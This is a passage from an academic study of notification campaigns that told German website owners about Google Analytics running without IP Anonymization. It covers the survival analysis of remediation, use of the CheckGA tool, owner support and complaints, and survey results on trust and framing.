To evaluate the effectiveness of our notifications, we employ survival analysis. Previously used by several studies in this field [12, 14, 30, 43, 45], survival analysis operates on data where the event of interest (i. e., the website becoming compliant) is still in the future at the time of the analysis (*right-censored* data). Survival analysis uses estimators like the Kaplan-Meier estimator [26], which gives us a survival function, i. e. a function $S(t)$ that tells us the probability of a misconfiguration surviving past a specific time t. When it comes to notifications, a low survival rate is desirable, as it corresponds to a high remediation rate.

Our evaluation shows that co-owned websites (cf. Section 4.2) tend to show similar remediation behavior. A more detailed analysis is given in Appendix A2. To avoid a single owner having a large influence on the results of a group, we compensate for such groupings by using a weighted Kaplan-Meier fit [34]. Each website has a weight associated with it, which is defined as $w = 1/|G|$, where $|G|$ denotes the number of websites run by the same owner, thus leading to each owner having the same impact on the results, regardless of the number of websites they operate. With these weights in place, we ask "how did our message impact the *owners*" rather than "how did our message impact the *websites*." We use the *lifelines* library [18] for our analysis.

We run the analysis on the data collected by our automated scanning system that visited every website four times per day. To avoid transient scan errors impacting the results, we consider a website compliant once c consecutive readings indicate it is **either not using GA or using it with IP Anonymization**, ignoring readings that indicate that the website is offline unless we obtain c consecutive offline readings. Offline sites will be considered separately. The different website categories (cf. Section 4.2) show similar behavior, so we do not consider them further in the evaluation. For our evaluation, we set $c = 5$, repeating the evaluation with $c = 3$ and $c = 8$ and finding equivalent results. Survival analysis can only work with a *single remediation event* per subject, i. e., once a website becomes compliant, the statistics assume it to remain so. We will check whether this applies in Section 5.5.

We cannot use the standard log-rank significance test usually recommended in survival analysis, as our dataset does not fulfill the *proportional hazard* assumption. Instead we

[1] *Wordpress.com* remediated the misconfiguration after communication with one of the notified website owners.

compare the functions at specific points in time (before the reminders are sent, and at the end of the study), using a $log(-log(\cdot))$-transform, as described by Klein *et al.* [27], and the Holm-Bonferroni multi-test correction [24].

4.8 Ethical Considerations

While our messages are intended to help the recipients avoiding costly mistakes, processing of our messages takes time and, in some cases, money and may cause stress for the owners. We consider this risk acceptable, as the message does not contain any demands or threats, and the changes shield the operator from liability. The contact addresses are collected from the imprint of the website, which is intended for this purpose.

Our scans of the websites only require a normal page load and thus should not put significant strain on their infrastructure. CheckGA could potentially be used to identify targets for cease-and-desist letters. Since the underlying detection technology could be easily reimplemented by others, we consider the benefits to outweigh the potential harms of providing such a dual-use system. The data protection compliance of the CheckGA tool was ensured in consultation with legal experts.

While the first two messages do not reveal that they are sent as part of a study to avoid priming effects, we inform all contacted website owners that they were part of a study. We respect the wishes of four website owners to be removed from the study. Members of the control group were informed before this paper was published. The study was approved by the ethics committee of two of the three involved institutions. The third institution does not offer a process for ethics approval, but we received approval from the dean of the department.

5 Results

We investigate the impact of notifications, the use of CheckGA, our interactions with owners, and long-term effects. A detailed discussion in relation to the survey results (cf. Section 6) follows in Section 7.

5.1 Notifications

We present the impact of the notifications on the different groups, using survival analysis (cf. Section 4.7).

5.1.1 Initial Notification

The first set of notifications was sent from July 1st to 5th, 2019. Letters were sent on the Friday of the previous week to ensure they arrived in the same week as the emails, which were spread over five days to avoid triggering rate-based spam filtering. In total, 48 out of 1337 emails (3.5 %) and 153 out of 2660 letters (5.8 %) could not be delivered and were returned to the sender. The number for emails must be considered a lower bound, as many spam filters discard messages silently.

Survival Analysis To avoid skewed data due to the staggered sending of notifications, survival times are calculated from the date the message is expected to be received, i. e. the day it was sent for emails and July 1st for letters. The given survival rates and significance values are computed for the last day before the reminders were sent (26–35 days after the initial notifications). The results of the significance tests are shown in detail in Appendix A1. The given p-values are already corrected for multiple comparisons using Holm-Bonferroni [24] and thus considered significant at $p \leq 0.05$.

In our survival analysis, all notification groups show an improvement over CONTROL. Figure 2a shows the survival rates (lower is better) for the different varied factors and the confidence interval given by Kaplan-Meier. For the contact medium, LETTER had the lowest survival (survival rate 55.6 ± 1.9 %), significantly lower than the 66.3 ± 2.6 % for EMAIL ($p < 0.0001$). For the different senders, the UNI-LAW group led to the most remediations, achieving a survival of 55.0 ± 2.8 %. The CITIZEN group came in second with 59.9 ± 2.7 % survival, followed by the UNI-CS group with 61.4 ± 2.7 %. However, only the difference between UNI-CS and UNI-LAW is statistically significant at $p < 0.05$. Finally, for the different framings, the GDPR+FINE framing had the lowest survival (50.1 ± 2.8 %), compared to 56.6 ± 2.8 % for GDPR and 69.6 ± 2.6 % for PRIVACY (all differences were statistically significant).

Comparing the overall highest and lowest survivals of all 18 groups shows the true range of results: while the worst group (UNI-CS – EMAIL – PRIVACY) resulted in a five-week survival of 82.0 ± 7.5 %, the best group (UNI-LAW – LETTER – GDPR+FINE) significantly reduced it to 39.4 ± 5.6 % (see Table 4 in the Appendix), i. e., more than 60 % of owners remediated the misconfiguration. This indicates that the considered factors can make a significant difference, although even the worst-performing notification group is still an improvement over sending no notification at all, which shows a survival of 93 ± 2.4 % in the same timeframe. In all cases, the survival curves drop sharply at the beginning. Most websites are remediated within 7–10 days.

Websites Going Offline Some owners took their websites offline instead of remediating the GA installation. In total, 59 non-CONTROL websites (1.4 %) were offline at the end of the five-week period. Some owners told us that the websites were outdated and no longer needed. In the same timeframe, six websites (1 %) in CONTROL went offline.

5.1.2 Reminders

We sent a reminder to all owners that received our initial message (i. e., it did not bounce) but had not become compliant by




Figure 2: Survival rates after initial notification and reminders

the 25th of July 2019. Owners that had contacted us to give updates or ask questions received a hand-crafted reminder, if appropriate. Email reminders were sent on the 1st and 2nd of August. For organizational reasons, letters were only sent on the 6th of August. Even though we did not attempt to contact owners where the delivery of the initial message had failed, five out of 809 reminder emails (0.6 %) and 27 out of 1351 reminder letters (2 %) were returned as undeliverable.

As mentioned before, due to human error, we sent the GDPR+FINE framing to all three LETTER – UNI-LAW groups, contaminating the results. However, we present a brief evaluation of the effects of this mistake.

Survival Analysis For the post-reminder survival analysis, we only consider owners that received a reminder (i. e., we exclude those that had already made their site compliant or where the initial message could not be delivered). For CONTROL, we include sites that were still non-compliant as of the 2nd of August, 2019. In Figure 2b, we show the post-reminder survival for the different groups, considering only the EMAIL and CONTROL due to the unknown influence of the incorrect reminders. It thus cannot be directly compared with Figure 2a.

Results for all groups are shown in Table 4 in the Appendix. UNI-LAW – LETTER – GDPR+FINE achieved a survival of 54.7 ± 10 % after 24 days. Interestingly, the group with the highest survival was also a UNI-LAW group (UNI-LAW – EMAIL – PRIVACY), achieving only 88.1 ± 9.1 % survival, which is still an improvement over CONTROL (97.6 ± 1.7 %). The overall trends remain similar to the initial message, although with smaller differences between the groups.

Table 1: Survival S in percent and sample size N of UNI-LAW – LETTER groups after initial notification (i) and reminder (r), survival differences to GDPR+FINE in gray. Results marked with † erroneously received the GDPR+FINE framing.

	Group	S_i	N_i	S_r	N_r
LETTER	GDPR+FINE	39.4	304	54.7	117
	GDPR	55.6 +16.2	294	68.5 +13.8 †	148
	PRIVACY	62.5 +23.1	293	70.4 +15.7 †	169

Accidental Experiment: Increasing the Pressure The erroneously sent reminders provide us with the opportunity to study the effects of starting with a regular notification and then increasing the pressure with a later letter that explicitly mentions potential fines. As this experiment was unplanned, we do not have a control group to compare against and thus can only describe the observed values without a baseline for comparison. However, we can compare it with data from the initial notification. We thus take a closer look at the results from the UNI-LAW – LETTER group, shown in Table 1.

Surprisingly, the survival rate for GDPR was 13.8 percentage points higher than that for GDPR+FINE, with PRIVACY showing an even higher survival. This seems counterintuitive, as one might expect the groups that had previously received a less severe message to be "shocked into action" and thus have at least as many remediations as the GDPR+FINE group.

We have no definitive explanation for this behavior. However, when sending out the survey invitations at the end of the

Table 2: Survival rate S and CheckGA usage of all (U_a), remediated (U_r), and unremediated (U_u) owners after initial notification and at the end of the study.

Group	S [%]	U_a	U_r	U_u
Pre-reminder	58.8	33.9	65.1	12.5
End of study	43.4	46.9	67.6	19.8
CONTROL (end of study)	90.8	3.1	14.8	1.9

study, we found that some recipients had started recognizing our messages and stopped reading them in detail, with some asking us why we were notifying them again about an issue they had remediated, not realizing that the message contained an invitation to a survey. Thus, some recipients may have simply recognized the letterhead, remembered the old message, and acted according to that.

Websites Going Offline After the reminder, 31 additional websites (including two in CONTROL) were offline.

5.2 CheckGA Usage

We now evaluate our web-based tool CheckGA, which site owners used to verify their IP Anonymization. CheckGA performed 38 485 scans for 14 023 sites in total. 12 047 of the sites are not contained in our dataset. As we did not advertise the tool, one may assume that those sites that are in our dataset were predominantly scanned by their respective owners. This assumption is corroborated by the small fraction of scanned sites from CONTROL (3.1 %). Under this assumption, half of the notified owners (46.9 %) have used the tool at least once for their site(s). Table 2 shows the assumed fraction of owners who used the tool and compares owners who remediated the issue (U_r) with those who did not (U_u).

Scans Over Time Figure 3 shows the number of scans per day during our observation phase of 9 weeks. First notifications were sent on Friday of Week 0 (cf. Section 5.1). A scan is considered a scan of a website in the dataset if either the domain for the user-provided URL is in the dataset itself or redirects to a domain that is in the dataset. Related scans are those in which likely site owners of our study scan other sites not contained in the dataset. We define a scan to be related if it targets a site that is not in the dataset, but there is another scan targeting a site in the dataset, and both scans are performed by the same user, identified by the same TLS session or truncated IP address on the same day. All other scans are considered unrelated to the dataset.

Achieving Compliance We also evaluate the number of CheckGA scans performed until a site in our dataset becomes




Figure 3: User-initiated CheckGA scans per day

compliant. For that, we count the scans until *all* user-initiated subsequent scans find the site to be compliant. In between, a site might appear compliant because the owner rendered GA non-functional while trying to enable IP Anonymization. Users perform a median of two scans before a site is either remediated or stays non-compliant without further scans, without major differences in mean (4.5 vs. 4.16). Thus, users either get IP Anonymization right quickly or give up early.

It took sites a median of 2.22 hours from the first scan to remediation, with a considerably larger mean of 5.05 *days*. The fastest 25 % of remediating sites became compliant within 3.3 minutes; however, it took over 28 hours to reach 75 % compliance, indicating that there are no outliers, but a significant amount of site owners who need an extended time to remediate. Considering the lower number of scans, site owners who need an extended time possibly reach out for help or pass the issue within their organization.

5.3 Support and Complaints

During the study, we were in contact with many owners who asked questions about our notification, requested help, or questioned the veracity and authenticity of our message. In total, we received 946 emails (not counting auto-replies), 41 letters, and 56 phone calls from 764 recipients. We sent 374 emails, one letter, and issued twelve phone calls in reply.

Authenticating the Message In total, 32 recipients (4.2 % of those in contact with us) contacted us to verify that the message was authentic. They often chose a different contact address by searching for the sender online and contacting them via their personal addresses listed on the university homepage, or calling phone numbers they found online or in the letter. Two contacted the sender via Twitter. The tone of the messages was often friendly and curious, but sometimes

hostile, alleging bad intentions or complaining that the message was hard to understand. Most could be placated with a cover story without mentioning that they were part of a study.

Requesting Help 204 recipients (26.7 %) asked questions about how to remediate the misconfiguration, requested verification of their remediation, or sometimes even offered us login information for the webserver—so we can fix the problem for them, "if it is that important to you". We provided instructions on addressing the misconfiguration but did not take any actions to remediate the websites directly.

Complaints 19 recipients (2.5 %) complained about our messages. While some were simply unhappy with the unsolicited message or expressed that the tone of the message had been stressful for them, others went further and threatened legal action, tried to bill us for the time they spent on our notification, or even contacted the chancellor of one involved university to complain directly. We placated these recipients and removed them from future messages upon request. The assistance of our legal collaborators proved invaluable in many cases. No legal action was filed against the involved researchers or universities.

Thanks Finally, we also received messages of gratitude from 260 recipients (34 %), ranging from simple messages to offers of payment, discounts, or gifts. Some recipients sent unsolicited packages with gifts, ranging from free magazines and mugs to a donation to one involved university. Whenever possible, we turned down any offered gifts or payments.

5.4 Repair vs. Removal

So far, we have treated GA being anonymized and completely removed from a website as equivalent (cf. Section 4.7). However, for site owners, this difference is important, as it changes the insight they get into the behavior of their users. Surprisingly, we found that of the notified owners that became compliant, 36 % did so by completely removing GA from their site. This behavior was largely consistent across all experimental groups, indicating that it was not related to any specifics of the notification. To investigate the correctness of this result, we visited 50 of these pages and manually confirmed that they had removed Google Analytics (and not simply hidden it behind a cookie consent banner), finding no false negatives.

5.5 Long-Term Effects

Our analysis so far only considered whether the problem was solved, but not if it stayed solved. To answer this question, we crawled all 4754 websites in the study again at the beginning of April 2020 (7 months after the end of the study) to evaluate how many of the previously-compliant websites had become non-compliant again. Out of 2224 websites that had become compliant at the end of the study period, 78 (3.5 %) were non-compliant in April (6 of the 78 in CONTROL). Another 38 (1.7 %) were unreachable. We thus see a long-term effectiveness of approximately 95 %.

Conversely, of the 2371 sites (550 of which in CONTROL) that remained non-compliant at the end of the study period, 438 non-control (24.1 %) and 82 from the control group (14.9 %) were compliant by the beginning of April (not checking consent banners). Another 63 were unreachable. Thus, the base rate of remediations is low (14.9 % over 7 months), and the notifications seem to have caused a slight increase in the remediation rate even after the study.

6 Survey

To understand their perspective, we invited the website owners to participate in a survey in the debriefing message. The survey is shown in the supplementary material [33]. Responses from 477 owners are included in the following analysis. The value of participants N varies because the survey did not include any obligatory questions and some items were follow-up questions or only shown for certain groups.

6.1 Problem Awareness

371 out of 461 (80.5 %) website owners knew that they were using GA on their website before being notified. 272 out of 462 (58.9 %) had heard of the IP Anonymization feature before being notified. 58 out of 458 (12.7 %) were aware of the missing IP Anonymization before being notified. We asked those website owners whose IP Anonymization had not been remediated why the problem has not been solved yet ($N = 54$; multiple responses possible). 22 owners responded that the problem was unknown, 20 responded that they did not know how to solve the problem. Some owners mentioned that the problem had no priority (12 responses), they did not find time to deal with the issue (10 responses), or the notification did not seem serious (6 responses).

6.2 Trust in Notification

In the survey 316 out of 460 (68.7 %) website owners (rather) agreed with the statement that the notification made a trustworthy impression. The notification from the law group was perceived most trustworthy and the one from the citizen least trustworthy. For the remaining two factors, the differences are less pronounced (cf. Figure 4).

Which factors led participants to trust or distrust our message? To investigate this, we asked two open questions, with 377 participants responding to the trust question and 252 participants to the distrust question (multiple responses possible). The resulting trust-related factors can be grouped into formal, content-related, and verifiability aspects.




Figure 4: Agreement of website owners with the statement that the notification made a trustworthy impression.

Formal Factors affecting Trust Among the formal factors, the sender appears to be of particular importance, being named 348 times in total (multiple responses possible). Especially the reference to the university, which was mentioned by 174 out of 377 (46.1 %) participants, seems to be relevant. The possibility to contact the sender is also important, being mentioned by 44 out of 377 participants (11.7 %). Another formal aspect is the good use of language mentioned by 63 out of 377 (16.1 %) participants, e. g., that the notification was "well-formulated" and "did not contain spelling mistakes". Of the 259 respondents that had received a letter, 25 (9.6 %) named the fact that it was "a real letter" as trust-promoting. Interestingly, even small aspects like the logo or letterhead (13.0 %; 49 out of 377 respondents) and signature (3.1 %; 12 out of 377 respondents) were named as trust-promoting by some, illustrating that even seemingly small design decisions can have an impact on the perceived trustworthiness. However, the same factors were also causing mistrust for other recipients, with 41 participants out of 252 (16.3 %) mentioning bad wording and 46 (18.2 %) the layout as leading to distrust the notification. 12 participants (4.8 %) stated that receiving a *letter* was decreasing trust, with one participant wondering, "Why would anyone even bother to send a letter?"

Content-Related Factors affecting Trust In addition to the formal aspects, there were also various aspects relating to the content which promoted trust in the notification. 94 out of 377 (24.3 %) responses indicate the factual correctness and detailed explanation to be trust-promoting, and 56 (14.8 %) participants mentioned the same about the CheckGA tool.

For several participants, the underlying motivation of the sender was relevant. 76 out of 377 (20.2 %) participants considered it to be trust-promoting that there were no financial demands or profit-making intentions of the sender and that the notification did not contain any threat. In contrast to this, 38 out of 252 (15.1 %) participants claimed that the sender's motivation was not clear, and 64 (25.4 %) participants perceived the notification as a threat, spam, or ad.

Verifiability Increases Trust While 11 out of 252 (4.4 %) participants stated that they generally do not trust information from unknown senders, in 119 out of 377 (31.6 %) responses, the possibility of verification was rated as trust-promoting. This includes that they could verify the sender, which some did by calling the provided number to ensure that the letter was sent by the claimed person. For others, this includes verifying the facts through their own research or with the help of experts or acquaintances.

6.3 Problem Solving and Support

With our notification, we wanted to support the site owners. Therefore, we asked to what extent the explanation in the notification and the self-service tool were helpful and whether the participants would like to receive notifications in the future.

Problem Solving 339 out of 437 (77.6 %) of the participants stated that they were able to understand the problem of missing IP Anonymization from the notification. Many participants who had resolved the problem stated that they had done this without help (37.8 %), while 30.9 % reported that they asked their external service provider to resolve the problem. 13.0 % forwarded the issue to colleagues in the organization and 10.8 % resolved the problem themselves after getting help (other: 7.5 %, $N = 362$).

Helpfulness of Self-Service Tool The CheckGA tool was rated as (very) helpful by the majority of participants (87.2 %; 266 out of 305). This is in line with the fact that the tool has frequently been mentioned as a trust-building factor. Another 51 respondents said they did not know the tool, and 86 participants stated they had not used it.

Future Notifications Most owners (88.4 %) wish for future notifications about privacy issues on their website ($N = 448$). The majority (84.8 %) preferred to be notified by email. 28.2 % preferred letter, 3.7 % a blog post, 3.2 % a call (1.7 % preferred something else, e. g., a service portal; $N = 401$; multiple answers possible). 30.5 % stated that they would be willing to pay for such notifications ($N = 383$).

7 Discussion

Our goal was to determine the factors that influence the success of a notification using both measurements and a survey of owners. In this section, we review the most important results of both approaches and highlight where their results diverge. We then compare our results with those of prior work.

7.1 Observed Behavior

Our experiment showed a high remediation rate, with 56.6 % of all notified operators remediating within two months, compared to 9.2 % of the control group. Interestingly, the time required to remediate the issue is similar for most groups—a large portion of owners becomes compliant within the first seven days of message receipt, with a much smaller number following over the next weeks (cf. Figure 2a). However, the spread of absolute remediation rates is high, ranging from 76.3 % to 33.9 %, indicating that the individual factors of the notification can have a significant influence on notification effectiveness. We discuss these factors in greater detail here.

The Right Framing Can Have a Large Effect The framing of the message proved to be a major factor in notification success, with GDPR and GDPR+FINE significantly outperforming the baseline PRIVACY argument and an almost 20 percentage-point gap in survival between the extremes after the initial notification (all differences were statistically significant, both before the reminder and when considering the full timeframe). Mentioning legal requirements and potential fines seems to increase the perceived severity of the issue and encourage the site owners to prioritize its resolution.

The Choice of Messenger Matters Our results show that UNI-LAW significantly outperforms the UNI-CS group, achieving a remediation rate of 59.7 % compared to the 54 % of UNI-CS ($p < 0.05$), showing that the sender can make a significant difference in notification campaigns. The CITIZEN group shows only statistically insignificant differences to the other two groups, falling between them with a remediation rate of 56.1 %. We will return to this in Section 7.3.

Letters Increase Remediation, but at a Cost Sending a letter instead of an email while leaving the other factors unchanged had a highly significant impact ($p < 0.0001$), increasing the remediation rate by between 3.9 and 17.9 percentage points (mean: 11.1). However, this benefit should be weighed against the costs, which can be prohibitively expensive (we spent around 5000 € on domestic postage in total), especially for international notifications.

Reachability Remains a Challenge Despite manually collecting contact information from a source that is legally mandated to be correct, we did not reach all recipients. The rate of undeliverable messages (3.5 % of letters, 5.8 % of emails for the first notification) was surprisingly high, considering the care we took in data collection. This suggests that some of the websites were not well-maintained, which may also have contributed to the presence of misconfigurations.

Persistence Pays Off Although human error prevents us from conducting a comprehensive analysis of the effect of our reminders, some of the results, not affected by our mistake, show the reminder increasing the overall remediation rates. The group that benefited most from the reminder was UNI-LAW – LETTER – GDPR+FINE, where 45.3 % of the websites that were still non-compliant one month after the first notification became compliant after our reminder (cf. Table 4). Overall, 41.2 % of all notified owners remediated before the reminder, which was increased to 56.6 % by the reminder.

Strong Demand for Self-Service Tools Finally, many site owners benefited from our self-service tool CheckGA that helped them to understand the problem and to verify their remediation attempts. 46.9 % of all notified site owners used CheckGA at least once. 67.6 % of owners that had become compliant by the end of the study used CheckGA. It was also discussed outside of our study, with several data protection experts and consultancies tweeting or writing articles about it, which may have contributed to the 3.1 % of the control group that also used the tool.

7.2 Survey of Owners

The results of the survey confirm the empirical results in many places. However, in some places, we observed interesting discrepancies, which we will discuss here.

No Single Factor Consistently Increases Trust Our survey shows that even minor aspects of the notification, like the fact that the letters used the official university letterhead and contained contact information and a signature, were important aspects in evaluating the trustworthiness of the message. Conversely, a minority of respondents actually listed many of these factors as *reducing* their trust in the message, illustrating that no perfect solution for everyone exists.

Distrust of Unsolicited Messages is Rampant Despite our efforts to ensure that the message appears trustworthy to the recipient, we found that a significant number of recipients initially distrusted the message and contacted the designated contact person, sometimes in creative ways, to question the authenticity of the message and enquire after the motivation of sending it. Recipients in the CITIZEN – LETTER group, in particular, were frequently puzzled by the willingness of a private individual to spend money on a stamp to inform them about a misconfiguration on their website and questioned the motives, asking about potential commercial interests or bad intentions. However, this distrust did not necessarily translate into (in)action, as we will see next.

Perception–Action Relationship Inconclusive We observed a discrepancy between the self-reported level of trust

towards our messages (cf. Figure 4) and the actual remediation rates reported in Section 5.1. While messages from a private individual were rated as less trustworthy than those from a computer science group at a well-known university, they nevertheless resulted in similar remediation rates. One possible explanation may be that the recipients questioned the motives of the sender and were fearing that the message was a prelude to legal action, thereby increasing the perceived pressure to act of the message. However, as we did not collect data on this, it remains an open question for future research.

Similarly, while the self-reported trust into emails and letters are almost identical, the overall remediation rates show a spread of 11.2 percentage points (49.1 % for EMAIL compared to 60.3 % for LETTER at the end of the study). These differences may be explainable by a different *base trust* for the two media, i. e., even if the letter did not seem particularly trustworthy, the fact that it was a letter already elevated it over the email. This is supported anecdotally by messages from recipients, with several claiming that they would have ignored the notification if it had arrived as an email. However, it may also be partially related to differences in message delivery success between LETTER and EMAIL due to spam filters, the effect of which we cannot quantify.

System Owners Desire Support in Remediation 204 owners (5.1 %) asked us for support. We explained the concrete issue and, occasionally, provided code examples, which sometimes required multiple rounds of emails, but frequently resulted in successful remediation. While such individual support is infeasible for larger notification campaigns, it illustrates the importance of providing a remediation guide and verification tool, which significantly reduced the time required to answer their questions and likely also reduced the total number. Owners also reported passing on the notification to their web design agencies or data protection officers, with 44 % of owners reporting passing on the notification to a colleague or external contractor for resolution. These external relationships may also have contributed to their lack of awareness of the problem, which we will discuss next.

Owners Unaware of Tracking on their Websites In the survey, 19.5 % of respondents reported that they were unaware that GA was active on their website, indicating that they were not actually using the collected analytics data. This impression is further supported by the fact that 36 % of remediating owners removed GA from their website instead of adding IP Anonymization. In emails and calls, 28 out of 764 website owners indicated that they were unaware that GA was running on their website, and others reported that they had not looked at the analytics data in years or that it was added by their web designer without informing them. This raises questions of liability and indicates that some fraction of GA installations is unintentional or dormant, and thus can be removed without negative consequences for the site owners.

7.3 Comparison with Prior Work

We will now discuss how our results agree with or diverge from previous work.

Problem Awareness Some prior studies asked recipients if they were aware of the issue(s) before receiving the notification, finding surprisingly high awareness. Durumeric *et al.*, notifying about the *Heartbleed* issue, found that *all* recipients were aware of the issue, and many had already made attempts to remediate it [21]. Li *et al.* found that 46 % of recipients had been aware, and 16 % had already attempted to remediate [30]. Çetin *et al.* similarly reported that 40 % of their recipients had previously attempted to remediate [13]. Our results paint a similar picture: 58.9 % of owners knew about the IP anonymization feature–and 12.7 % even knew they were not using it. These studies indicate that awareness is a necessary, but not sufficient condition for remediation.

Bounce Rates Only one prior study previously used manual address collection: Stock *et al.* conducted a small-scale ($N = 364$ over 10 groups) experiment [39]. All 91 emails were delivered correctly, but 18 out of 67 letters (26.8 %) were returned because the recipient could not be found. However, their sample was drawn from recipients who had not reacted to the automated notification, leading to self-selection effects. With 3.5 to 5.8 %, our observed bounce rates were slightly higher for emails and lower for letters, respectively. They remain much lower than many previous studies that used automated address collection, some of which observed bounce rates exceeding 50 % [12, 13, 38]. This shows that manual address collection can be translated into higher delivery success, but some sites will still remain unreachable.

To compare our address collection methodology with approaches from previous work, we analyzed all 4425 email addresses that we collected from the imprints. Three of the previous studies [13, 38, 39] sent notifications to common addresses such as *{info,abuse,security,hostmaster,webmaster}@domain.tld*. While some of the addresses we collected *do* match one of the addresses used in previous work (41.0 % of addresses had the form *info@domain.tld*, 0.8 % were *{webmaster,hostmaster}@domain.tld*), a substantial proportion *does not* match addresses used in previous work (21.1 % had a different address prefix, and 37.1 % of addresses listed an entirely different domain). Note, however, that we do not know whether the addresses used in previous work would have worked as well (while not being listed in the imprint). Thus, our reported data on the availability of these addresses only poses a lower bound.

Effects of Message Sender Three prior studies considered different senders: Çetin *et al.* sent messages posing as a private security researcher, a university, and a well-known anti-malware organization [12]. Stock *et al.* compared emails that

appeared to come from a human from those appearing to come from an automated system [39], while Zeng *et al.* collaborated with Google to send part of their messages via the Google Search Console, with the others being sent via Email from a UC Berkeley account [45]. In all three studies, the differences between the different senders were small and, where this was reported, statistically insignificant.

At first glance, this conflicts with our results, which show UNI-LAW to be significantly more effective than UNI-CS. A possible interpretation is that name recognition does not make a difference (explaining why previous studies, even with the support of a well-known company like Google, did not observe significant differences). Instead, recipients consider if the sender can and will plausibly *impose consequences* for inaction. They may believe that a computer science group is unlikely to pursue legal action, while a message citing legal regulations sent by a private individual or legal experts is a stronger incentive, as the sender poses a more plausible threat. This would be in line with prior research into framing and incentives, which we will consider next.

Framing and Incentives Zeng *et al.* compared different framings for issues such as outdated TLS configurations and misconfigured or expiring certificates, using either a user focus (explaining the impact on the user) or a technical focus (explaining the technical background) [45]. Unlike our study, they did not observe statistically significant differences in remediation rates, which may be related to the fact that a main incentive (the fact that users may be blocked from accessing the website) was present in both framings.

Other studies used stronger incentives, like browser warnings [31] or quarantining infected users and refusing them access to the Internet until they remediated [14, 15]. Of particular note is the study by Çetin *et al.*, which compared email notifications with quarantine networks and found the latter to be more effective [15]. These results indicate that providing direct incentives for remediation may be a promising avenue. Our study suggests that regulatory requirements and the associated fines can serve as such an incentive.

Recipients (Dis)trust Similar to our results, prior studies reported that recipients often mistrusted the notifications [14, 15, 39, 45] and reached out for verification [14, 15]. We found that while some factors were reported as improving trust, the same factors were also decreasing trust for a minority of recipients. Reliably establishing trust remains an unsolved challenge, especially due to the prevalence of fraudulent messages Internet users are faced with.

Support Tools Several prior studies reported that recipients asked for automated systems to assist in remediation [13, 30, 31, 45]. Çetin *et al.* conducted a study to evaluate the effect of providing a tool and found that providing or withholding it did not have a statistically significant effect on remediation [13]. While we did not repeat this experiment, our results indicate that, regardless of the effect on remediation, providing a tool may have other benefits, such as simplifying support for recipients, potentially reducing the amount of support requests, and increasing trust.

Reminders Previous research on the effect of reminder messages has been inconclusive, with Stock *et al.* finding a small effect [38], while Li *et al.* found none [30]. In our case, 29.7 % of websites that were still non-compliant after the first message remediated after the reminder, with some groups showing over 40 % additional remediations (cf. Table 4). Thus, reminders were obviously effective. The reasons for this discrepancy remain unclear. In our survey, some recipients named the reminders as a trust-promoting factor. Others had remediated incompletely, and completed the remediation after receiving the reminder. However, this does not explain why previous studies did not see similar results. More research is needed to understand the effectiveness of reminders.

